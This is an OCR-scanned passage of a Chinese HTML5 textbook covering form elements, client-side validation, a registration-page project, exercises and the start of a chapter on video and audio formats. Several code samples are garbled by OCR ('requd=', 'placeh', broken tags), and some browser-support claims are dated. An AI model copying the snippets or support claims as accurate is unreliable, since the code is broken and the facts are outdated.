


图 3-36　使用 output 元素的效果图

- **label**　定义选项组的标注。
- **disabled**　在其首次加载时，禁用该选项组。

下面通过简单的案例来介绍 optgroup 元素的用法。

【实践案例 3-21】

创建 optgroupform.html 页面，在 form 表单中添加多个类型的文本框分别用于输入姓名、选择性别和选择所属学校班级，并添加 value 值为“提交”的按钮，实现下拉菜单中显示不同类型选项组合的操作。具体代码如下所示：

```
<form id="form1" runat="server">
<fieldset>
  <legend>请输入学生的个人信息: </legend>
    <label>姓名:
      <input type="text" name="name" id="name">
    </label>
   <label>性别:
      <input type="radio" name="radio" id="male" value="male" />
      男</label>
    <label>
      <input type="radio" name="radio" id="female" value="female" />
      女</label>
  <p>所属学校班级:
   <select>
     <optgroup label="学校">
     <option value ="school1">第一初级中学</option>
```

```
        <option value ="school2">第二初级中学</option>
        <option value ="school3">第三初级中学</option>
        </optgroup>
        <optgroup label="年级">
        <option value ="seven">七年级</option>
        <option value ="eight">八年级</option>
        <option value ="nine">九年级</option>
        </optgroup>
        <optgroup label="班级">
        <option value ="class1">七一班</option>
        <option value ="class2">八六班</option>
        <option value ="class3">九三班</option>
        </optgroup>
      </select></p>
       <input type="submit" id="button" vlaue="提交" />
    </fieldset>
    </form>
```

在 Chrome 浏览器中的运行效果如图 3-37 所示。



图 3-37　使用 optgroup 元素的效果图

3.5　提交时的验证处理

HTML 5 不仅增加了大量的输入类型、表单属性和表单元素，也加强了对表单元素进行验证的功能。通过对元素内容进行本地的有效性验证，避免了重复提交，同时也减轻服

务器的处理压力。

根据验证的提交方式可以分为自动验证、显示验证和自定义验证 3 种。另外，还可以取消验证。

3.5.1　自动验证

自动验证方式是 HTML 5 表单的默认验证方式，它会在表单提交时执行自动验证，如果验证不通过将无法提交。

如果要对输入的内容进行限制，则可以使用下面的属性。

- **required 属性**　限制在提交时元素内容不能为空。
- **pattern 属性**　通过正则表达式限制元素内容的格式，不符合格式则不允许提交。
- **min 属性和 max 属性**　限制数字类型输入范围的最小值和最大值，不在范围内不允许提交。
- **step 属性**　限制元素的值每次增加或者减少的基数，不是基数倍数时不允许提交。

下面通过综合的案例来介绍自动验证方式。

【实践案例 3-22】

创建 zidongcheck.html 页面，在 form 表单中添加 4 个类型的文本框分别用于输入登录名、登录密码、密码确认和电子邮箱，实现自动验证的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
     <input type="hidden" name="referer" value="./index.html" />
     <div class="content">
       <p>
         <label for="email"> 您的登录名: </label>
         <input type="text" name="username" id="username" required=
         "required"> </label>
         <span id="checkusername"> </span> </p>
       <p>
         <label for="email"> 登录密码: </label>
         <input type="text" name="password" id="password" pattern=
         "\w{6,12}"></label>
         <span id="checkpassword"> </span> </p>

       <p>
         <label for="email"> 密码确认: </label>
         <input type="text" name="qrpassword" id="qrpassword"></label>
         <span id="checkpassword2"> </span> </p>
       <p>
         <label for="email"> 电子邮箱: </label>
          <input type="email" id="emailadd" multiple="true" placeholder="
          请输入有效的邮箱地址"/>
         <span id="checkemail"> </span> </p>
       <p>
```

```
            <input type="hidden" name="registersubmit" value="true">
            <input type="submit" name="mysubmit" value="" class="tj">
          </p>
        </div>
      </form>
```


在 Chrome 浏览器中的运行效果如图 3-38 和图 3-39 所示。






图 3-38　使用 required 属性的验证效果

图 3-39　使用 pattern 属性的验证效果

3.5.2　显示验证

除了上节讲的自动验证方式之外，在 HTML 5 中还可以调用 checkValidity()函数对表单中所有元素内容或者单个元素内容进行有效性的验证。HTML 5 中的 form 元素、input 元素、select 元素和 textarea 元素都具有 checkValidity()函数，checkValidity()函数以 boolean 的形式返回验证结果。另外，form 元素和 input 元素都存在一个 validity 属性，这个属性返回 ValidityState 对象。

下面通过简单的案例来介绍显示验证方式。

【实践案例 3-23】

创建 xianshicheck.html 页面，在 form 表单中添加多个类型的文本框分别用于输入姓名、年龄、性别和固定电话，并添加 value 值为“提交”的按钮，结合 JavaScript 脚本来实现显示验证的操作。具体代码如下所示：

```
<form id="form1">
<fieldset>
<legend>用户个人信息</legend>
  <label>姓名:
    <input type="text" name="username" id="name" required="required"/>
  </label>
  <label>年龄:
     <input type="text" name="userage" id="age" />
  </label>
  <label>性别:
```

```
        <input type="radio" name="radio" id="male" value="male" />男
        <input type="radio" name="radio" id="female" value="female" />女
    </label>
    <label> 固定电话:
        <input type="telephone" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$" name=
        "usertelephone" id="telephone" required="required"/>
    </label>
      <input type="button" value="提交" id="button" onclick="check()"/>
</fieldset>
</form>
```

上述代码在姓名和固定电话的文本框中都设置了 required 属性，限制了姓名和固定电话都不能为空，单击【提交】按钮会触发 onclick 事件，调用 check()函数，JavaScript 中的代码如下所示：

```
<script type="text/javascript" language="javascript">
function check()
{
    var name=$("name");
    var telephone=$("telephone");
    if(!name.checkValidity())
    {
        alert("姓名不能为空");
        name.focus();
        return false;
    }
    if(!telephone.checkValidity())
    {
        alert("固定电话不能为空或者格式不正确");
        telephone.focus();
        return false;
    }
}
```

上述代码在 Chrome 浏览器中的运行效果如图 3-40 和图 3-41 所示。



图 3-40　验证姓名是否为空效果图




图 3-41　验证固定电话格式是否正确效果图

3.5.3 自定义验证

HTML 5 不仅提供了自动验证和显示验证，同时还提供了对 input 元素输入内容进行有效性检查的功能，如果检查不通过，浏览器会显示“错误”的提示信息。但是很多时候开发人员希望使用自定义的信息作为错误提示，这时候就需要使用 setCustomValidity()函数。

setCustomValidity()函数适用于 HTML 5 中的所有 input 元素，通常都是结合 JavaScript 脚本来调用 setCustomValidity()函数。例如若要验证表单中密码的长度是否符合规定的长度，JavaScript 代码如下所示：

```
<script type="text/javascript" language="javascript">
function check()
{
    var password=$("password");
    if(password.value.length < 6)       //判断密码长度是否正确
    {
        password.setCustomValidity("密码长度不能小于 6，请您重新输入");
    }
    else{
        password.setCustomValidity("");
        }
}
function $(id)
{
    return document.getElementById(id);
}
</script>
```

3.5.4 取消验证

如果不想对表单的所有元素都进行验证，那么就需要用到取消验证。HTML 5 为表单增加了一个新的 novalidate 属性，该属性用于取消对表单全部元素的有效性验证。默认情况下，表单该属性的值为 false，即在提交时对每个元素进行内容检查，只有所有元素都相符，表单才能提交，否则就会提示错误信息。

如果不想对表单元素进行验证，就可以为 form 添加 novalidate 属性，并设置值为 true，从而使表单提交时的验证失效。

代码如下所示：

```
<form id="form1" name="form1" method="post" action="#" novalidate=
"true">…</form>
```



如果只是想让表单中的某个元素不被验证，也可以使用该属性。

3.6 项目案例：设计购物网站注册页面

HTML 5 的出现解决了在表单交互过程中数据的验证问题，不再需要编写大量的 JavaScript 代码，提高了开发的效率。在本节之前已经通过大量的实践案例讲解了 HTML 5 中新增加的输入类型、表单属性、表单元素以及提交时的验证处理。本节将通过以上所学的知识设计购物网站登录页面，加深读者对这些知识的理解。

【实例分析】

随着人民生活质量的不断提高，网上购物越来越受大家的青睐，足不出户就可以买到自己喜欢的商品。本节项目案例主要使用 HTML 5 新增输入类型、表单属性和表单元素来实现购物网站注册页面的功能。

实现注册页面的主要步骤如下：

（1）首先在 form 表单中新建类型为 text 的文本框，用于输入登录名。设置该文本框的 required 属性、placeholder 属性和 autofocus 属性，使文本框不能为空，显示提示信息并且当页面加载时自动获得焦点。具体代码如下所示：

```
<dl class="register_row">
    <dt>登录名：</dt>
    <dd><input id="nickName" type="text" class="register input" requd=
    "required" placeholder="请输入有效的登录名" autofocus="true"></dd>
</dl>
```

（2）在 form 表单中新建两个类型为 password 的文本框，用于输入密码和再次输入密码。同样设置这两个文本框的 required 属性、placeholder 属性。另外在密码的文本框中添加 pattern 属性，用于验证输入密码与表达式是否匹配。具体代码如下所示：

```
<dl class="register row">
        <dt>密码：</dt>
        <dd><input id="pwd" type="password" class="register_input"
        required="required" placeholder="请输入密码"
        pattern="\w{6,15}"></dd>（密码可包含 a-z、0-9 和下划线,长度为 6 到 15）
    <dl class="register row">
        <dt>再次输入密码：</dt>
        <dd><input id="repwd" type="password" class="register input"
        required="required" placeholder="请与第一次输入密码保持一致"></dd>
```

（3）在 form 表单中新建类型为 radio 的元素用于选择性别，新建类型为 file 的文本框用于上传头像，并在上传头像的文本框中设置 multiple 属性用于选择多张图片。具体代码如下所示：

```
<dl class="register row">
  <dt>性别：</dt>
  <dd><input id="gen" style="border:0px;" type="radio" value="男"
```

```
        checked="checked" />
         <img src="images/Male.gif" width="23" height="21" alt="alt" />男</dd>
      <dd> <input name="gen" style="border:0px;" type="radio" value="女"
      class="input" />
         <img src="images/Female.gif" width="23" height="21" alt="alt" />女</dd>
    </dl>
    <dl class="register_row">
        <dt>上传头像：</dt>
        <dd><input type="file" name="images" multiple="multiple" /></dd>
     </dl>
```

（4）在 form 表单中新建类型为 telephone 的文本框用于输入电话号码，新建类型为 email 的文本框用于输入电子邮箱，设置它们的 placeholder 属性，使其显示提示信息。并在电话号码的文本框中设置 pattern 属性，规定电话号码的格式。具体代码如下所示：

```
    <dl class="register row">
        <dt>电话号码：</dt>
        <dd><input type="telephone" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$" name=
        "telephone" placeh"请输入电话号码"/></dd>
     </dl>
    <dl class="register row">
        <dt>电子邮箱：</dt>
        <dd><input id="useremail" type="email" class="register input"
        placeholder="请输入有效的电子邮 ltiple="true"></dd>
     </dl>
```

（5）在 form 表单中新建类型为 checkbox 的文本框用于选择爱好。具体代码如下所示：

```
    <dl class="register row">
      <dt>爱好：</dt>
      <dd><label><input type="checkbox" id="checkbox" value="checkbox" />
      </label>运动
             <label><input type="checkbox" id="checkbox2" value="checkbox" />
             </label>聊天
             <label><input type="checkbox" id="checkbox3" value="checkbox" />
             </label>玩游戏
    </dl>
```

（6）在 form 表单中新建多个文本框用于输入出生日期，其中日期为 number 类型。具体代码如下所示：

```
    <dl class="register_row">
          <dt>出生日期：</dt>
          <dd><input id="nYear" class="reg text n4" maxlength="4" placeholder=
          "请输入年份"/>年
```

```
          <select id="nMonth">
            <option value="" selected="selected">[选择月份]</option>
            <option value="0">一月</option>
            <option value="1">二月</option>
            <option value="2">三月</option>
            <option value="3">四月</option>
            <option value="4">五月</option>
            <option value="5">六月</option>
            <option value="6">七月</option>
            <option value="7">八月</option>
            <option value="8">九月</option>
            <option value="9">十月</option>
            <option value="10">十一月</option>
            <option value="11">十二月</option>
          </select>月
          <input id="nDay"  class="reg text n4" type="number" min="1"
         max="31" step="1"/>日
     </dl>
```

（7）在 form 表单中新建文本框用于选择所在省市，使用 optgroup 元素使下拉菜单允许各种类型的选项进行组合。具体代码如下所示：

```
dl class="register row">
  <dt>所在省市：</dt>
  <dd><select id="province" style="width:120px;">
       <optgroup label="省份">
       <option value ="provice1">河南省</option>
       <option value ="provice2">湖北省</option>
       <option value ="provicc3">安徽省</option>
       </optgroup>
       <optgroup label="城市">
       <option value ="city1">郑州市</option>
       <option value ="city2">武汉市</option>
       <option value ="city3">合肥市</option>
       </optgroup>
       </select>
      </dd>
</dl>
```

（8）根据上面的操作步骤，购物网站注册页面已经设计完成，最终运行效果如图 3-42 所示。



图 3-42　购物网站注册页面最终效果

3.7　习题

一、填空题

1．如果允许用户输入一串逗号分隔的邮箱地址，那么应该将__________属性值设为 true。

2．如果要实现验证电话的功能，需要将 telephone number 类型与__________属性一起使用。

3．一个页面有__________个表单元素可以设置 autofocus 属性。

4．使用__________属性可以在输入框中显示提示信息。

5．__________属性用于检测输入的文本内容是否为空。

6．与 output 元素有关的事件是__________，在关联的内容发生变化时触发该事件。

7．使用自定义验证显示错误信息时，需要调用__________方法。

8．如果想要禁用某个控件，需要使用__________属性。

二、选择题

1．可以自动验证邮箱地址是否符合正确格式的是__________类型。

A．email

B．url

C．range

D．search

2．下列选项中__________类型不属于 HTML 5 中的时间日期类型。

A．date

B．time

C．week

D．day

3．__________属性规定当页面加载时 input 元素自动获得焦点。

A．autocomplete

B．placeholder

C．autofocus

D．required

4．使用__________属性的字段不能接受焦点也不能进行编辑。

A．multiple

B．readonly

C．disabled

D．required

5．使用__________元素可以使下拉菜单中各种类型的选项进行组合。

A．datalist

B．keygen

C．output

D．optgroup

6．下列选项中不属于 HTML 5 中新增类型的是__________。

A．range

B．password

C．color

D．number

7．下列属性中可以提供一种正则表达式用来验证输入字段与表达式是否匹配的是__________。

A．disabled

B．multiple

C．pattern

D．form

8．如果要实现一个以滑动条的形式展示数字的效果，则要使用下列__________类型。

A．number

B．range

C．telephone number

D．date

三、上机练习

1．实现注册页面


在 Dreamweaver 中新添加 HTML 页面，在页面的合适位置添加表单元素、输入类型和表单属性（如 email 类型、telephone 类型、required 属性和 placeholder 属性等），页面的最终运行效果如图 3-43 所示。



图 3-43　上机实践运行效果

3.8　实践疑难解答

3.8.1　如何区分使用 method 属性的参数值 get 和 post



如何区分使用 method 属性的参数值 get 和 post
网络课堂：http://bbs.itzcn.com/thread-19725-1-1.html

【问题描述】：各位前辈好，我最近学习 HTML 的相关知识。在使用 method 属性指定表单的运行方式时，不知道该如何区分 get 和 post，它们之间的区别是什么？使用时又该注意哪些问题呢？

【解决办法】：这位同学你好，首先应该明白 method 属性作用是：当用户在表单中的提交按钮上单击后，指定将表单数据发送到何处，即处理表单数据的服务器所在的地址。接下来就要区分它的两个属性值 get 和 post。虽然这两种方法都是数据的提交方式，但是在实际传输时却有很大的区别。它们的区别主要如下。

- get 方式用来从服务器上获得数据；而 post 方式用来向服务器上传送数据。
- get 方式是把参数数据队列加到提交表单的 action 属性所指的 URL 中，值和表单内各个字段一一对应，添加到 action 所指向的 URL 后面，并且两者使用“?”连接，而各个变量之间使用“&”连接，在 URL 中可以看到；而 post 方式是通过 HTTP post 机制，将表单内各个字段与其内容放置在 form 的数据体中，按照变量和值相对应的方式传送到 action 属性所指的 URL 地址，用户看不到这个过程。
- 对于 get 方式，服务器端用 Request.QueryString 获取变量的值；而对于 post 方式，服务器端用 Request.Form 获取提交的数据。

- get 方式传送的数据量较小，不能大于 2KB，这主要是受 URL 长度的限制；而 post 方式传送的数据量较大，一般默认为不受限制。因此，在上传文件时只能用 post 方式。
- get 方式安全性非常低，因为在传输过程中，数据被放在请求的 URL 中，而现在很多服务器、代理服务器或者用户代理都会将请求 URL 记录到日志文件中，然后放在某个地方，这样可能会有一些隐私的信息被第三方看到。用户在浏览器上直接看到提交的数据，一些系统内部的信息将会一同显示在数据面前。而 post 方式安全性较高。但是 get 方式的执行效率却比 post 方式好。
- get 方式限制表单的数据集的值必须为 ASCII 字符；而 post 方式支持整个 ISO 10646 字符集。

了解了 get 方式与 post 方式的区别之后，在使用时就要注意不同的情况使用不同的方式。get 是 form 的默认方式，在数据查询时，建议使用该方式，但在数据增加、修改或者删除的情况下建议使用 post 方式。包含机密信息的情况下，也建议使用 post 方式。

3.8.2 HTML 5 在自定义验证时无法显示错误提示信息



HTML 5 在自定义验证时无法显示错误提示信息
网络课堂：http://bbs.itzcn.com/thread-19726-1-1.html

【问题描述】：各位前辈好，我在学习 HTML 5 中提交时的自定义验证处理时遇到了一些问题，编写 JavaScript 代码却无法显示错误提示信息。我使用了多个浏览器（如谷歌浏览器、IE 浏览器和火狐浏览器）进行测试，但是每个浏览器都没有反应，这是什么问题呢？

【解决办法】：这位同学你好，当需要使用自定义的信息作为错误提示时，需要使用 setCustomValidity()方法，而你所使用的浏览器的版本都不支持 setCustomValidity()方法。支持 setCustomValidity()方法的目前只有 Opera 浏览器，所以你可以使用 Opera 浏览器来进行测试。

第4章 基于HTML 5的多媒体支持

在 HTML 5 出现之前并没有将视频和音频嵌入到网页的标准方式，Adobe 的 Flash Player 之类的插件完全由 Adobe 控制。现在很多时髦的网站都提供视频和音频文件，而在 HTML 5 中提供了展示视频的标准，这也是许多 Web 开发者青睐 HTML 5 的原因之一。

本章主要讲解了在 HTML 5 中插入视频和音频的具体操作。其中包括视频和音频的解码器，视频元素属性、方法及事件，音频元素的属性和事件等内容。它们的加入使得浏览器能够以一种更快捷的方式来处理视频和音频文件。相信读者通过本章的学习会对 HTML 5 中创建音频和视频有更深入的了解。

本章学习要点：

- 了解视频和音频的解码器
- 熟悉在 HTML 5 中视频和音频的支持格式
- 掌握 HTML 5 中 video 元素的属性、方法及事件
- 掌握 HTML 5 中 audio 元素的属性和事件
- 熟练掌握在 HTML 5 中添加视频和音频
- 熟练掌握在 HTML 5 中对视频、音频的一些常见操作

4.1 HTML 5 中多媒体的新增特性

截止至今，多媒体内容在大多情况下都是通过第三方插件或集成在 Web 浏览器上的应用程序放到网页上的。此类插件包括 RealPlayer、Silverlight 和 QuickTime 等。目前最流行的方法是通过 Adobe 的 Flash Player 插件将视频和音频嵌入到网页中。

HTML 4 之前的版本中多媒体所用的代码复杂冗长而且需要第三方的插件，HTML 5 中引入 video 元素和 audio 元素解决了此问题。HTML 5 不需要用户下载第三方插件来观看网页中的多媒体内容，并且视频和音频播放器更容易通过脚本访问。

4.2 多媒体的支持条件

虽然 HTML 5 的视频和音频在理论上是非常优秀的，但在实际的操作中并没有那么简单。在用 HTML 5 创建视频和音频时需要考虑多媒体的新元素、浏览器以及视频音频的解码器等众多因素。下面来介绍视频和音频的编解码器。

4.2.1 视频和音频编解码器

视频音频编解码器是一种算法，它的作用是对一段特定的视频或音频文件进行编码和解码，以便视频或音频能够正常地播放。编解码器可以读懂特定的容器格式，它按照接收方式把编码过的数据重组为原始的媒体数据。

1. 视频编解码器

视频编解码器定义了多媒体数据流编码和解码的算法。编解码器可以对数据流进行编码，使之用于传输、存储或加密，或者可以对其解码进行回放或编辑。在 HTML 5 中使用视频最应该关注的是对数据流的解码以及回放。使用最多的 HTML 5 视频解码文件是 H.264、Theora、Ogg THeora 和 VP8。

2. 音频编解码器

音频编解码器与视频编解码器的工作理论是一样的。音频播放器主要是涉及声流而不是视频帧，使用最多的音频编解码器是 AAC、Ogg THeora 和 Vorbis。

4.2.2 支持视频和音频的浏览器

在 HTML 5 中新增了两个元素：video 元素和 audio 元素。video 元素和 audio 元素分别播放的是 Web 页面上的视频和音频。到目前为止，常用的浏览器 Internet Explorer 8 和更早版本的 Internet Explorer 浏览器并不支持 HTML 5 中的 video 元素和 audio 元素。但是其他的一些浏览器给予了 HTML 5 中 video 元素和 audio 元素广泛的支持，如表 4-1 所示。

表 4-1　浏览器对 video 元素和 audio 元素的支持情况

浏览器	支持版本
Chrome	3.0 及以上版本
Safari	3.2 及以上版本
Opera	10.5 及以上版本
Firefox	3.5 及以上版本

在不同的浏览器上显示视频的效果是不一样的，如图 4-1、图 4-2 和图 4-3 所示。



图 4-1　Opera 浏览器



图 4-2　Chrome 浏览器



图 4-3　Firefox 浏览器

4.2.3 多媒体的格式

HTML 5 中用 video 元素或 audio 元素添加的视频或音频文件若要在 Web 页面中加载播放，必须要用正确的多媒体格式。不同的浏览器对 video 元素和 audio 元素的支持情况也不相同，下面具体介绍 HTML 5 中视频和音频的一些常见格式。

1. 视频格式

视频格式包含视频编码、音频编码和容器格式，编码又包含编码和解码。视频编码作为动词指的是将动态的图像信息转化为二进制数据的过程，其逆过程称为视频解码。视频编码作为名词则通常指的是某种特定的编码方式。同样的概念也适用于音频编码，只不过它转化的是声音信息。大多数视频文件都同时包含视频和音频，因此编码后至少都有两组二进制数据，并且两组数据必须按照特定的方式同步起来，否则 Web 用户看到的画面和听到的声音将不吻合。

在 HTML 5 中 video 元素常见的视频格式及浏览器的支持如表 4-2 所示。

表 4-2　支持 video 格式的浏览器

视频格式	Internet Explorer 浏览器	Firefox 浏览器	Opera 浏览器	Chrome 浏览器
Ogg	无	3.5 及更高版本	10.5 及更高版本	5.0 及更高版本
H.264	9.0 及更高版本	无	无	5.0 及更高版本
MPEG-4	9.0 及更高版本	无	无	5.0 及更高版本
WebM	9.0 及更高版本	4.0 及更高版本	10.6 及更高版本	6.0 及更高版本

表 4-2 中一些视频格式的介绍具体如下。

- Ogg 是带有 Thedora 视频编码和 Vorbis 音频编码的 Ogg 文件。
- H.264 是目前公认的效率最高的视频编码。它是由国际电信联盟通电信标准部(ITU-T)和国际标准化组织/国际电工委员会动态图像专家组(ISO/IEC MPEG)共同开发的一种视频压缩技术，它的另外一个名称是 MPEG-4 AVC。目前 H.264 被广泛地运用在蓝光电影、数字电视、卫星电视、网络媒体等领域。可以说 H.264 是目前被运用得最为广泛的视频编码。
- MPEG-4 是 ISO/IEC 标准的视频、音频编码标准，通常也是 MP4 文件。
- WebM 是 Google 基于开源容器格式 Matroska（对于.mkv 很多朋友应该不陌生）而专门开发的一种新型容器格式。其目的是用来封装 VP8 编码的视频和 Vorbis 编码的音频数据以供网络媒体使用。

2. 音频格式

在 HTML 5 中 audio 元素的常见音频格式和浏览器对 audio 元素的支持情况如表 4-3 所示。

表 4-3　支持 audio 格式的浏览器

音频格式	Internet Explorer 浏览器	Firefox 浏览器	Opera 浏览器	Chrome 浏览器
Ogg Vorbis	无	3.5 及更高版本	10.5 及更高版本	5.0 及更高版本
MP3	9.0 及更高版本	无	无	5.0 及更高版本
Wav PCM	9.0 及更高版本	3.5	10.5 及更高版本	无
ACC	9.0 及更高版本	无	无	5.0 及更高版本
WebM 音频	无	4.0 及更高版本	10.6 及更高版本	6.0 及更高版本

表 4-3 中一些音频格式的介绍具体如下：

- Vorbis 是类似 AAC 的另一种免费、开源的音频编码，由非盈利组织 Xiph 开发。业界的普遍共识是 Vorbis 是和 AAC 一样优秀、用以替代 MP3 的下一代音频压缩技术。
- AAC 是 ISO/IEC 标准化的音频编码。它是比 MP3 更先进的音频压缩技术，目的在于取代陈旧的 MP3。AAC 音频编码被广泛地运用在数字广播、数字电视等领域。



在页面上加载视频或音频的格式必须是 HTML 5 中支持的多媒体格式。

4.3　在 HTML 5 中创建视频

在上一节学习了 HTML 5 中添加视频的一些常用知识，想必读者对 HTML 5 中如何添加视频有了初步的了解。这一节主要介绍 video 元素的属性、方法和事件，使读者能够熟练地使用 video 元素显示视频。

4.3.1　video 元素的属性

HTML 5 规定了一种通过 video 元素来包含视频的标准方法，其中不同的 video 元素属性表示视频的不同播放特性。例如 height 属性表示视频播放器的高度，width 属性表示视频播放器的宽度等。

下面通过表 4-4 来具体了解 video 元素中的属性。

表 4-4　video 元素属性

属性名称	属性描述
autoplay	当前网页完成载入后自动播放
